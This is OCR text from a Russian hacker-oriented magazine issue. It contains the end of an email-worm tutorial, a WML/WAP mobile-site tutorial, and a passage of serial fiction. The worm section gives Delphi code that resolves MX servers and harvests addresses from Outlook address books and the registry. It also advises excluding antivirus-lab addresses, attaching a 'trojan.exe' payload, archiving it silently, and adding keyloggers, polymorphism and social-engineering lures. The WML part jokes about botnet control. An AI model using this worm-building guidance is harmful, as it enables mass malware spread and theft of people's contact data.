Самой главной проблемой при декодировании ответа будет разбор возвращаемых имен хостов. Имя хоста состоит из нескольких частей. Перед каждой частью ставится байт, определяющий ее длину. Например, *www.microsoft.com* будет выглядеть как 03 www 09 microsoft 03 com 00, имя всегда оканчивается нулевым байтом. Но самая главная фича не в этом, а в том, что имя может быть упаковано. Упаковывают имя, используя указатель, он представляет собой два байта, причем первый используется в качестве семафора, два старших бита этого семафора установлены в 1, а остальные не определены. Второй байт является смещением от начала запроса, то есть от первого байта идентификатора. Если байт длины равен $C0, то следующий за ним байт будет указателем (кошмар — прим. gorl'a). Напишем функцию, декодирующую такие имена:

```
function GetQName(var RecvData; Offset: Integer; var Pt: Pointer): string;
var
	ChPt		: PChar;
	ReadBytes	: Byte;
begin
	Result := '';
	ChPt := @RecvData;
	Inc(ChPt, Offset + 1);
	while ChPt^ <> '' do
	begin
		if ChPt^ = #$C0 then
		begin
			Inc(ChPt);
			Result :=Result + GetQName(RecvData, Ord(ChPt^) - 1, Pt);
			Break;
		end else
		begin
			ReadBytes := Ord(ChPt^);
			while ReadBytes > 0 do
			begin
				Inc(ChPt);
				Result := Result + string(ChPt^);
				Dec(ReadBytes);
			end;
		end;
		Inc(ChPt);
		if (ChPt^ <> '') then Result := Result + '.';
	end;
	Pt := ChPt;
end;
```

Так как объем статьи не позволяет рассмотреть процесс MX-резолвинга целиком, то я рассмотрю здесь только еще один важный момент — получение IP DNS-сервера, через который мы будем слать запросы. В этом нам поможет функция GetNetworkParams из iphlpapi.dll. Эта функция возвращает различную информацию о сетевых адаптерах, в том числе и адреса, связанных с ними DNS.

```
function GetDNSServer(): dword;
var
	FixedInfoSize		: Integer;
	FixedInfo		: PFixedInfo;
	PDNS			: PIPAddrString;
	GetNetworkParams	: function(FI:PFixedInfo;
		var BufLen: Integer): Integer; stdcall;

begin
	Result := 0;
	GetNetworkParams := GetProcAddress(LoadLibrary('iphlpapi.dll'),
	'GetNetworkParams');

	if @GetNetworkParams = nil then Exit;
	FixedInfoSize := 1024;

	GetMem(FixedInfo, FixedInfoSize);
	if GetNetworkParams(FixedInfo,
		FixedInfoSize) = ERROR_SUCCESS then
	begin
		PDNS := @FixedInfo^.DNSServerList;
		if PDNS <> nil then Result := inet_addr(PDNS^.IPAddress);
	end;

	FreeMem(FixedInfo);
end;
```

Работающий пример MX-резолвера ты можешь найти на диске.

[получение адресов для рассылки] Перед тем как начинать рассылку копий червя, неплохо было бы определить адреса, по которым мы будем его рассылать. Для этого нам нужно сначала вытащить все адреса из адресной книги юзера, а затем и просканировать все файлы на дисках на их наличие.
Попробуем для начала достать адреса из адресной книги Outlook. Нужная нам информация хранится в .wab файлах, и ввиду их простой структуры будет нетрудно их распарсить вручную. Вот пример кода, сохраняющего все адреса из wab-файла в файл Emails.txt:



2
КОНКУРСА!
ВЫИГРАЙ
POWERMAC
G5

```
procedure ReadWAB(WABFile: string);
var
      F    : file;
      I    : dword;
      S    : string;
      N    : array[1..5] of Char;
      Buf  : array[1..500] of Char;
      R    : TextFile;
begin
      AssignFile(R,'Emails.txt');
      ReWrite(R);
      AssignFile(F,WABFile);
      Reset(F,1);
      if IOResult=0 then begin
           repeat
                 BlockRead(F,N,2);
                 if N[1]+N[2]=#03#48 then begin
                             BlockRead(F,Buf,Ord(N[2])+30);
                             S:='';
                             for I:=1 to Ord(N[2])+30 do S:=S+Buf[I];
                             Delete(S,1,3);
                             I:=Pos(#00#00#00,S);
                             if I>0 then SetLength(S,I-1);
                             for I:=1 to Ord(N[2]) do if S[I]=#00 then
                                   Delete(S,I,1);
                             for I:=1 to Length(S) do
                                   if S[I]<chr(45) then begin
                                         SetLength(S,I-1);
                                         Break;
                                   end;
                             if (Pos('@',S)>0)and(Pos('.',S)>0) then
                                   writeln(r,UpperCase(S));
                 end else Seek(F,FilePos(F)-1);
         until FileSize(F)-FilePos(F)<6;
         CloseFile(F);
      end;
      CloseFile(R);
end;
```

Ну, и совсем просто будет извлечь адреса из Windows Messenger, так как они просто хранятся в реестре, в разделе HKEY_CURRENT_USER\Software\Microsoft\MessengerService\ListCache\.NET Messenger Service, откуда их можно прочитать, просто перечислив соответствующие ключи. Как это сделать, я думаю, ты и сам догадаешься.

Следующим этапом после адресных книг будет поиск мыл в файлах на диске. Сделать это очень просто, поэтому приводить примеров я не буду, но подскажу, что для реализации этого тебе хватит API-функций FindFirstFile, FindNextFile, FindClose, CreateFile, ReadFile и CloseHandle, ну и еще обязательно понадобится немного мозгов (они пригодятся для того, чтобы сообразить, как использовать регулярные выражения для поиска мыл — прим. gorl'a). Конечно, помимо этого, можно извлекать адреса из адресных книг других программ, можно даже использовать кейлогер и отслеживать вводимые юзером данные, все эти приемы повышают эффективность червя и увеличивают скорость его размножения. Очень важный момент при получении списка адресов — это его фильтрация. Ты ведь не хочешь, чтобы твой червь сам отправился прямиком в лабораторию Касперского, поэтому следует сделать список слов-исключений, которые не должны встречаться в адресах, пригодных для рассылки. Все адреса с этими словами просто следует не включать в базу.

[создание аттачей в письме] В статье про управление трояном я рассматривал простейшую отправку письма и процесс SMTP-чата, но не рассматривал процесс отправки аттачей в тексте письма. Начнем с того, что аттачи передаются не в бинарном виде, а в текстовом. Связано это с тем, что изначально SMTP/POP3 протоколы предназначались исключительно для передачи текста и работали не с байтами, а с 7-битными символами, что позволяло передавать только знаки латинского алфавита. Все символы, не попадающие в этот диапазон, обрезаются почтовым сервером до 7 бит, что вынуждает нас перед передачей кодировать бинарные данные в специальный формат. В свое время было придумано множество вариантов кодирования (UUE, XXE, Base64), но прижился и с успехом используется сейчас только формат Base64. Давай кратко рассмотрим принципы кодирования Base64.

Как известно, байт состоит из восьми битов. Один байт может принимать 256 значений: от 0 до 255. Однако если вместо восьми байт использовать только шесть, то объем вложенной информации уменьшается до 64 значений: от 0 до 63. Теперь главное: любую цифру 6-ти битового байта можно представить в виде печатного символа. 64 символа это не так много, ASCII-символов вполне хватит, что позволяет закодировать все данные в следующий набор:



аттач в письме

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

А далее берутся три последовательных байта по восемь бит (всего 24 бита) и побитно делятся на четыре 6-ти битных байта (всего 24 бита). Немного странно звучит, «шестибитный байт». На самом деле бит восемь, однако используются только 6 младших бит, два старших бита игнорируются. Основываясь на этом принципе, мы можем закодировать любую двоичную информацию в текст, не очень сильно увеличивая ее объем (на 30%). Затем наша информация через почтовый сервер попадет к нужному адресату, почтовик которого декодирует текст в двоичный файл. Готовый пример Base64-кодирования ты найдешь на диске с журналом. Но просто вставить Base64-код в текст письма недостаточно. Для того чтобы почтовая программа распознала этот текст как аттач, нужно сформировать соответствующие заголовки. В начало письма обязательно нужно вставить заголовки MIME-Version и Content-Type, первый определяет версию MIME (мы будем использовать 1.0), а второй — тип содержимого письма и разделители между MIME-элементами. Перед самими Base64-данными должен быть вставлен блок, описывающий тип этих данных, имя файла в аттаче и тип его кодирования. Выглядеть это будет примерно так:

```
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="_===13023223====_"

--_===13023223====_
Content-Type: text/plain; charset="windows-1251"; format="flowed"
Content-Transfer-Encoding: 8bit

[Текст письма]
--_===13023223====_
Content-Type: application/octet-stream
Content-Disposition: attachment;
 filename="trojan.exe"
Content-Transfer-Encoding: base64

... здесь идут Base64 данные...
```

С тем, как добавить файл в аттач, я думаю, все понятно. Так как все пересылаемые файлы мы будем паковать в архив, то давай разберемся, как можно его создать. Самым простым и лучшим способом будет использование внешнего архиватора, например, если на компе юзера установлен WinRar, то архив создается всего одной строкой: WinExec('rar.exe a -r data.rar trojan.exe', SW_HIDE). Подобным образом можно использовать и другие архиваторы, но, к сожалению, не у всех на компе стоит хоть какой-нибудь архиватор. В таком случае нам ничего не остается, кроме как создавать архивы вручную. Но так как париться со сжатием, я думаю, тебе не хочется, то будем использовать библиотеку MadZip, которая позволяет полноценно работать с ZIP-архивами, и при этом добавляет в исполнимый файл всего 20 Кб веса. Библиотека как всегда на диске с журналом, с ней очень легко разобраться, честное слово.

Итак, суть работы червей и некоторые моменты их реализации я постарался здес описать. Приведенной здесь информации, конечно, недостаточно для того, чтобы вызвать новую эпидемию, но все что для этого нужно ты можешь легко изучить сам (но не в коем случае не делай этого — это плохо!). Для начала советую найти в сети исходники Beagle и MyDoom и внимательно их изучить, затем прочесть и понять RFC на SMTP и MIME-протоколы. Нужно разбираться в психологии для того, чтобы заставить большое количество юзеров запустить аттач. И весьма неплохо было бы добавить к червяку какой-нибудь полиморф. Но я все равно надеюсь, что новой эпидемии не будет, так как каждый, кто разберется в этой теме до конца, не станет тратить свои знания на бесполезное уничтожение, а лучше использует их для написания общественно полезного софта. Верно



Предел мобильности!

Как куются мобильные сайты

МНОГИЕ ОПЕРАТОРЫ МОБИЛЬНОЙ СВЯЗИ ПЫТАЮТСЯ ПРИВЛЕЧЬ СВОИХ КЛИЕНТОВ АКЦИЯМИ ВРОДЕ «ЧИТАЙ СВОЮ ПОЧТУ ПРЯМО С МОБИЛЬНИКА!». ИХ СУТЬ ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТО ТЕБЕ НАДО ОТОСЛАТЬ ПЛАТНОЕ СМС ПО ОПРЕДЕЛЕННОМУ НОМЕРУ. ПОТОМ ОПЕРАТОР ЗАЧИТАЕТ ТЕБЕ СООБЩЕНИЕ. ЭТО НЕ ТОЛЬКО НЕУДОБНО, НО И НЕ БЕСПЛАТНО. ДА И ИМЕЕТ ЛИ СМЫСЛ ПОЛЬЗОВАТЬСЯ ЭТИМИ УСЛУГАМ, ЕСЛИ В ТВОЕМ РАСПОРЯЖЕНИИ ЕСТЬ ТАКИЕ ВЕЩИ, КАК МОБИЛЬНИК С ПОДДЕРЖКОЙ WAP И НАВЫКИ КОДИНГА НА WML? ЧТО Ж, МОБИЛЬНИК — В КАРМАНЕ, А КАК КОДИТЬ НА WML Я СЕЙЧАС ПОКАЖУ

| Дмитриев Данил aka xbit (stream@oskolnet.ru, 334437228)



WAP (Wireless Application Protocol) — это протокол, разработанный специально для мобильных устройств. Именно через него происходит передача WML-страниц. WML — технология создания WAP-контента. Является разновидностью языка разметки XML, со всеми вытекающими отсюда последствиями. Если ты раньше кодил на XML или HTML, то ничего нового ты тут не увидишь, за исключением, пожалуй, тэгов организации блочных структур и вставок кода на WMLScript. Единственное надо запомнить, что все тэги в WML должны быть закрытыми. Если ты имеешь дело с тэгами, которые не имеют закрывающего партнера, например
, то следует писать
 (самозакрывающийся тэг).

Исходя из того, что WML — разновидность XML, первая строчка кода мобильной паги будет указанием на стандарты w3.org:

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
      "http://www.wapforum.org/DTD/wml_1.1.xml">
```

Вышеуказанная строка является обязательной, и именно с нее должна начинаться любая wap-страница. Далее идет непосредственно тэги самого языка.

Рассмотрим следующий код:

```
<wml>
<card id="home" title="Welcome">
 <p align="center">Содержимое нашей страницы
выровненное по центру<br/>
 <img src="logo.wbmp" alt="home"/><br/>
 <do type="accept" label="next"><go href="#card1"/></do></p>
</card>

<!-Текст комментария -->

<card id="card1" title="Page 1">
 <p>This is the first card.</p>
 <do type="accept" label="next"><go href="#card2"/></do>
 <do type="prev" label="back"><prev/></do>
</card>

</wml>
```

Первый тэг <wml> указывает, что данная страничка разработана с использованием именно этого языка разметки. Замечу, что этот тэг является обязательным и опускать его не следует. Далее идет тэг <card>. Как известно, мобильные устройства обладают небольшой пропускной способностью и, следовательно, заставлять каждый раз пользователя ждать загрузки страниц — дело нехорошее. Поэтому в WML есть возможность загрузить сразу одну большую страничку и разделить ее с помощью тэгов <card> на маленькие, по которым уже будет перемещаться пользователь. Злоупотреблять этими тэгами нельзя, так как память у телефона не резиновая, и твоя страница может попросту не поместиться, или загружаться так долго, что пользователь предпочтет соседний проект. Так что не повторяй ошибку новичков — не пихай в одну страницу весь сайт. К слову, об объемах. Старайся размещать информацию так, чтобы финальный размер страницы не превышал 1,4 кб. Если необходимо запихнуть какой-либо текст, то максимально сократи его, так как читать с маленького экрана и все время листать вниз — просто неудобно.

Для тэга <card> справедливы следующие события:

Onenterbackward — срабатывает при выборе элемента "prev"
Onenterforward — при вызове карты
Ontimer — по истечении времени у элемента "timer".

Теперь давай рассмотрим атрибуты этого тэга. Id — это идентификатор блока сайта. Он нужен для перехода из одной части документа в другую. Ссылка на карточку состоит из символа «#» и значения ее атрибута id (#card123). Атрибут title указывает на заголовок сайта (может появиться в списке ранее посещенных страниц, а также в любом другом месте по усмотрению браузера мобильного телефона). Он выполняет те же функции, что и одноименный тэг в языке HTML. У тэга <card> есть еще два атрибута: newcontext, который может быть использован для того, чтобы сбросить состояние деки (дека, она же колода — в нашем случае страничка, состоящая из карточек), и ordered, который сообщает мобильному браузеру, принадлежит ли эта карта к упорядоченному списку карт или нет. Разработчики могут использовать последний атрибут по своему усмотрению и разрабатывать либо деку с последовательным просмотром карточек, либо состоящую из одной большой карточки.

Следующая строчка в комментариях, по-моему, не нуждается, так как все понятно. Вывод текста по центру с переводом на новую строку: <p align="center">Taler's HP
. Кстати, о комментариях. В языке WML они обозначаются так же, как и в HTML: <!-Текст комментария -->. Вслед за выводом текста наша wml-страничка выведет на экран картинку в формате wbmp:
. Пояснять атрибуты, я думаю, не стоит, так как все и так понятно: src="logo.wbmp указывает на расположение картинки, а атрибут alt — на текст-описание, так что все, как в HTML.

Другой вопрос — графика. Формат wbmp (Wireless BMP) разработан специально для использования в приложениях, предназначенных для беспроводных устройств. Этот графический формат имеет всего два цвета (черный и белый). В Интернете можно достать несколько дюжин программ для создания картинок в формате wbmp (к примеру, на *www.waptiger.com/bmp2wbmp/* есть замечательный онлайн-интерфейс для преобразования обычных bmp-карти нок в wbmp — прим. Коляна).

Далее идет конструкция <do type="accept" label="next"><go href="#card1"/></do></p>. Тэг <do> означает, что надо делать, когда пользователь произведет определенные действия. Он комплектуется несколькими атрибутами:

type — указывает мобильному браузеру назначение кнопки. В WML определяется девять типов, но в подавляющем большинстве случаев используются accept и options.


label — атрибут, значение которого используется для замены названия кнопки. Это помогает кастомизировать приложения. Количество символов на кнопке ограничено возможностями устройства.

name — атрибут, установка которого дает возможность разработчику воспользоваться преимуществами иерархической структуры WML-документа. Элемент do с именем one унаследует свойства, определенные элементу с таким же именем в элементе template этой деки.

optional — указывает мобильному браузеру на необязательность показа этой кнопки в случае, если атрибуту присвоено значение true. Тэг <go> содержит информацию о том, на какую карту следует перейти



http://forum.nokia.com — форум разработчиков софта для мобильных телефонов. Море полезной инфы.


почтовый сервис Mail.ru давно обзавелся мобильным интерфейсом


wap-сайт одного из операторов связи


в Сети много частных wap-сайтов

после выполнения <do> (это переход на карту, содержащую метку #card1). Тэг <go> имеет следующие атрибуты (параметры тэга):
href — URL.
sendreferer — этот атрибут необходим серверу в списках контроля доступа. Его значение указывает браузеру на то, что необходимо отослать на сервер URL минимально возможной длины.
method — может принимать значение либо post, либо get. Значение аналогично HTML (post и get — это методы передачи параметров).
accept-charset — указывает кодировку, в которой браузер мобильника должен будет посылать ссылку.
Так что все предельно просто. Наш первый wap-сайт, наша колода состоит всего из двух карт. Но это далеко не предел — ты можешь создать документ, необходимой тебе структуры, и единственное, что тебя ограничивает, — рамка в полтора килобайта веса финальной страницы (всего-то — прим. Коляна).

[основные WML-конструкции] Если ты хочешь в совершенстве знать язык разметки для мобильных устройств, то должен освоить язык XML или HTML. Соблюдая нормы этих языков, с учетом поправок стандарта WML, ты сможешь создавать правильные WAP-сайты. Далее представляю твоему вниманию основные конструкции языка, особенности которых надо учитывать во избежание ошибок.

СОБЫТИЯ

Понятие о событиях, я думаю, ты уже имеешь. События есть практически в каждом языке программирования — это действия, производимые в зависимости от определенных условий, — клика пользователя по ссылке и т.д. Например, в языке WML есть элемент Onevent, который обладает атрибутом type. В этом атрибуте задается одно из четырех возможных событий:
onenterbackward — срабатывает при выборе элемента prev.
onenterforward — при вызове карты
onpick — при выборе опции в списке элемента select
ontimer — по истечении времени у элемента timer.
Вот пример кода с использованием событий:

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
      "http://www.wapforum.com/DTD/wml_1.1.xml">
<wml>
<card id="start">
<do type="accept">
<go href="two"/> <!- Указывает на переход к метке «two» -->
</do>
<p>Choose Accept.</p>
</card>
<card id="two"> <!- сама метка «two» -->
<do type="accept">
<go href="three"/>
</do>
<onevent type="onenterbackward"> <!- описание события -->
<prev/>
</onevent>
<p>Choose Accept</p>
</card>
<card id="three">
<do type="accept">
<prev/>
</do>
<p>Choose Accept.</p>
</card>
</wml>
```

СТРУКТУРА

В языке WML есть такое понятие, как структура. При помощи структур ты можешь запретить или разрешить юзеру зайти на определенные страницы или даже сайты. В самом сайте делается это с помощью элемента Access, который имеет следующие атрибуты:
domain — имя домена для запрета доступа. Мобильный браузер будет просматривать и сравнивать со значением этого атрибута все имена доменов, встречающихся в документе. К примеру, встретив строку "<access domain="motorola.com"/>", браузер сможет зайти на *www.motorola.com*, но не сможет зайти на *www.rola.com* или на *www.motorola.net*.
path — путь для сравнения. Работает так же, как и атрибут домена. Так, если "<access path="/internal"/>" путь "/internal/wml" пройдет проверку, то "/internal-wml" — нет.
Элемент Access с примерно такими атрибутами: "<access domain="motorola.com" path="/spin"/>" разрешит ссылку на деку только со следующих адресов:


```
http://www.motorola.com/spin/getuid.cgi
https://www.motorola.com/spin/index.wml
http://www.motorola.com/spin/**********
```

А с этих запретит:


```
http://www.mot.com/spin/getuid.cgi
http://www.motorola.com/internal/spin/getuid.cgi
```

В качестве примера использования структур приведу более сложную, чем раньше, деку:

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
      "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<head>
<access domain="motorola.com" path="/spin"/>
</head>
<template>
<do type="accept" name="accept1" label="OK">
<go href="#accept"/>
</do>
</template>
<card id="start" title="Start Here">
<p>
Start Here.
</p>
</card>
<card id="accept" title="Okay Card">
<do type="accept" name="accept1" label="Okay">
<go href="#accept2"/>
</do>
<p>
Card Accept
</p>
</card>
<card id="accept2" title="OK Card" >
<do type="accept" >
<go href="#start" />
</do>
<p>
Card Accept2
</p>
</card>
</wml>
```



www.wapforum.org



форум для разработчиков

[WMLScript] Если ты хочешь создать что-то реально хорошее, то тебе не обойтись без библиотек, встроенных в спецификацию протокола WAP 1.1. Всего библиотек шесть: преобразование булевых, целых и обычных переменных (LANG);
операции с плавающей точкой (FLOAT);
операции со строками (STRING);
манипуляции с абсолютными и относительными URL (URL);
взаимодействие с WML-браузером (WMLBrowser)
и пара основных функций интерфейса пользователя (DIALOGS).
Давай разберемся с тем, как работать с этими библиотеками в процессе создания несложной игры magic square, в которой игрок помещает целые числа в квадратную матрицу, следя за тем, чтобы сумма чисел в столбцах равнялась сумме в строках. Итак, создадим WML-документ и назовем его magic.wml. Он будет содержать весь интерфейс пользователя и логику игры. А также создадим второй файл magic.wmls, в котором будут содержаться все вычисления.
Для начала мы должны описать взаимодействие между основными элементами пользовательского интерфейса и функциями WMLScript (то есть функциями наших библиотек).
Создадим деку. Она сначала будет спрашивать у игрока позицию и значение целого числа, которое будет помещено в массив, а затем будет вызывать функцию для того, чтобы положить этот элемент в массив. Ниже я привожу пример кода деки, вызывающей функцию. Обрати внимание, что когда игрок нажмет кнопку OK, чтобы ввести значение, наша дека вызовет функцию FormRow, находящуюся в */magic.wmls*.

```
<wml>
<card id="start">
<do type="accept" label="Start">
<go href="#GetPosition">
<setvar name="col" value="" />
<setvar name="value" value="" />
<setvar name="row1" value="1,2,3,4,5" />
<setvar name="disrow1" value=">  0  0  0  0|  0" />
</go>
</do>
<p>
Прикольный текст
</p>
</card>

<card id="GetPosition">
<do type="accept" label="OK">
<go href="#GetValue"/>
</do>
<p>
Column (1 — 4):
<input name="col" format="N"/>
</p>
</card>

<card id="GetValue">
<do type="accept" label="OK">
<go href="./magic.wmls#FormRow()" />
</do>
<p>
Value (1 — 100):
<input name="value" format="*N"/>
</p>
</card>
```

Теперь нам нужно создать саму функцию. Файл magic.wmls должен находиться в той же директории, что и основной magic.wml. Объявляем в magic.wmls функцию FormRow типа external. Как раз из нее мы и будем взаимодействовать с WML-декой посредством библиотеки WMLBrouser, которая позволяет нам получать и устанавливать значения переменных в WML-документе «на лету».
Следующий модуль объявляет внешнюю функцию, которая получает переменные из деки (в нашем случае — magic.wml), устанавливает переменную для деки дисплея, указывая на отображаемую на дисплее деку, и затем обновляет дисплей пользователя. Обрати внимание, что операторы в WML-деке — все в нижнем регистре:

```
<setvar name="col" value />
```

Присваивать значение переменной через WMLBrouser нужно следующим образом:

```
WMLBrowser.setVar("col", "");
```

Теперь, когда мы увидели основные взаимодействия, давайте добавим к функции манипулирование со строками. Спецификация WMLScript включает библиотеку String, которая, среди других особенностей, позволяет обрабатывать переменную, как одномерный массив строки. Все, что надо сделать, — это обозначить текстовый разделитель, чтобы выводить строку на дисплей в форматированном виде.
В конечном счете, нужно вставить значение, введенное игроком, в массив, и при том, чтобы в массиве оно содержалось именно в той позиции, которую задал игрок. Следующий кусок кода показывает, как мы будем вычислять индекс в массиве, и помещать туда нужное значение. Пока мы пропустим преобразование в колонке, просто будем вносить значения в массив элементов, начиная с нулевого. Вот код финального приложения (в подготовке программы и описания технологии WMLScript автор обращался к работам Кевина Шарпа):

```
extern function FormRow () {
      var col = WMLBrowser.getVar ("col");
      var val = WMLBrowser.getVar ("value");
      var row1vals = WMLBrowser.getVar ("row1");
      var localdisrow;
      var localrowvals;

      row1vals = String.insertAt(row1vals, val, 0, ",");

      WMLBrowser.setVar ("disrow1", row1vals);
      WMLBrowser.setVar ("row1", row1vals);

      WMLBrowser.go ( "magic.wml#DisplayResult" );
      WMLBrowser.refresh();
}
```

[собственные проекты на WML] Как применить полученные знания на практике ты, конечно, придумаешь, но я все-таки предложу пару вариантов. Первое, что приходит в голову, — это личный портал. Скажем, с доступом к почтовому ящику (livejournal-аккаунту) ну, и еще что-нибудь такое же интересное. Потом для владельца ботнета наверняка будет нелишним доступ ко всем его мощностям с мобильного телефона — нажал пару кнопочек на мобиле и тысячи ботов все как один начали… в общем, чем-нибудь полезным занялись. Придумать можно действительно очень много всего. Имея доступ в Сеть и владея связкой PHP/Perl + WML, ты сможешь существенно расширить возможности своего мобильного и сделать свою жизнь гораздо интересней


JEEP GRAND CHEROKEE
TAGHeuer





Автор иллюстраций Анна Журко

Тестер

Часть вторая

Письмо оказалось, мягко говоря, неожиданным. Андрей открыл глаза и невольно зажмурился снова. С потолка на него лился яркий свет лампы. Он попытался приподнять голову и оглядеться, но тут же ощутил, как череп сдавили невидимые тиски боли. Память постепенно возвращалась. Меза, всадник, продавщица в магазине, подземный король, Жорка… и черная бездна.

— Прости, Леон перестарался, — услышал Андрей рядом знакомый голос. — Боль скоро пройдет, всего лишь небольшое сотрясение.

Он с трудом повернул голову и увидел Олега Николаевича. Сотрудник «BP Инсайд» сидел в кожаном кресле и курил, наблюдая за ним.

— Где я? — спросил Андрей.

— У нас в компании. Произошел непредвиденный инцидент, не последнюю роль в котором сыграл ты, Андрей. Нам нужна твоя помощь, чтобы во всем разобраться.

— Поэтому вы проломили мне голову и притащили сюда?

— Ты набросился на нашего работника…

— Что за бред? Ни на кого я не набрасывался.

— Разве не помнишь? Ты словно взбесился, хватал все, что попадало под руку. Пришлось тебя успокоить.

Голова снова взорвалась приступом боли, и Андрей со стоном откинулся на лежак.

— Ладно, лежи пока, отдыхай. И смотри не делай глупостей. Позже поговорим.

Олег Николаевич вышел из комнаты, и Андрей остался наедине с собой.

* * *

Он смотрел в потолок и в свете лампы искал ответы на свои вопросы. Зачем его притащили сюда? Все это выглядело как похищение. Он оказался в просторной, но запертой комнате, на затылке ясно чувствовался ушиб…

— Может, позвать на помощь? — пронеслась мысль.

Андрей медленно поднялся с лежака и осмотрелся. Комната представляла собой обычный кабинет. Стол, на котором стоял компьютер, пара кресел, шкаф для документов, папоротник в горшке, несколько картин на стенах. Разве что медицинская койка, на которой он устроился, не вписывалась в интерьер.

Андрей подошел к окну. По ту сторону стекла был обычный мир: тихий дворик, утопающий в зелени, проезжающие машины, идущие по своим делам люди. Эта его немного успокоило. Если бы эти люди хотели причинить ему вред, они бы не оставляли его здесь. При желании можно было сигануть в окно, второй этаж всего. Хотя с побегом Андрей решил повременить. Слишком много еще было вопросов.



Он подошел к столу и замер. Компьютер был ЕГО СОБСТВЕННЫЙ. В этом не было никаких сомнений: те же знакомые пометки, наклейка на клавиатуре, царапины на мышке. А рядом лежал диск с «Мезой». Но зачем было тащить сюда его комп? Если они хотели, чтобы он снова окунулся в игру, то это можно было сделать на любом из компьютеров компании. Андрей нажал кнопку питания, машина привычно загудела, на экране появился БИОС. Ничего не изменилось, даже обои на рабочем столе были прежними. Он задумчиво посмотрел на коробку. Похоже, Олег Николаевич сознательно подталкивал его вернуться в игру. Может быть, это поможет както решить тот инцидент, о котором он говорил? Взгляд Андрея перешел на шкаф, где книги соседствовали рядом с толстыми папками для документов. Дверца шкафчика оказалась незапертой, и Андрей вынул одну из папок. Внутри оказалось объемное досье с пометкой «Тестер #14». На фотке, прикрепленной к нему, Андрей узнал того парня с рыжей шевелюрой, которого он видел на презентации. В папке было все: дата рождения, школа, в которой учился, отметки, которые получал, места работы, значительные события из жизни. Кто-то очень постарался, чтобы собрать всю информацию об этом человеке. Андрей вложил папку обратно и принялся искать. Она была в дальнем углу. Синяя папка, стянутая лентами. Внутри была вся его жизнь. Этой своей фотографии он никогда не видел, очевидно его сфотографировали в один из нечастых моментов, когда он выходил на улицу. В папке были распечатки его переписки с ВРИ и другими геймдевелоперскими компаниями, некоторые посты из Интернета, ICQ-логи. Они даже знали про его виртуала, от имени которого Андрей иногда прикалывался на дамских форумах. Андрей никогда не светил этого имени и о нем не знал даже Жорик. Он отложил папку и стал искать досье на друга. Пусто. Догадки, что Жорка тоже записался в компанию, остались догадками.

Андрей закрыл шкаф. Когда вернется Олег Николаевич, ему придется объяснить все это. А пока…

Он сел за компьютер, вставил диск с Мезой, надел очки и вошел в игру.

*** * ***

Сначала он подумал, что попал в центр сильнейшего урагана. Ветер ударил в лицо так сильно, что перехватило дыхание. Только через мгновение он понял, что падает. Стремительно, с огромной высоты. Крик вырвался сам собой. Еще секунд 20 он летел, с ужасом ожидая гибели, но падение наконец закончилось, и он оказался в воде. Работая руками и ногами, Андрей ринулся к поверхности и только когда всплыл, смог перевести дыхание.

Небо над головой было серое, сгущались тучи, все говорило о том, что скоро начнется гроза. Даже небольшого шторма достаточно, чтобы волны затянули его на дно. Но, оглянувшись, Андрей заметил очертания острова. Нужно было поторопиться.

Андрей хорошо плавал. Когда-то давно они часто ездили с родителями на море, где отец научил его держаться в воде и не бояться утонуть. Поэтому сейчас он боялся не глубины, а шторма, против которого не устоит даже самый опытный пловец. Чем ближе становился остров, тем больше сгущались тучи. Когда до суши оставалось не больше километра, хлынул дождь. Волны подхватили его, передавая друг другу, и понесли на скалы. Когда очередная волна накрыла его с головой, Андрей уже полностью выбился из сил.

Он пришел в себя уже на берегу. Шторм закончился, на море образовался полный штиль.

— Ты Андрей, да?

Светловолосая девочка лет восьми, на которой из одежды были только пальмовые листья у пояса, с любопытством смотрела на него.

— Андрей, — удивился он.

— А я тебя знаю!

— Откуда?

— А ты смешной, — сказала девочка и звонко засмеялась

— Я — Кристи — представилась она, — А это Лика.

Только сейчас Андрей обратил внимание, что за худенькой ножкой девочки прячется бурундук.

— Лика, это Андрей! — бурундучок высунул мордочку, принюхался и снова спрятался за хозяйку.

— Он боится, что ты заберешь его обратно. Но ты ведь будешь, правда?

— Я не понимаю, о чем ты.

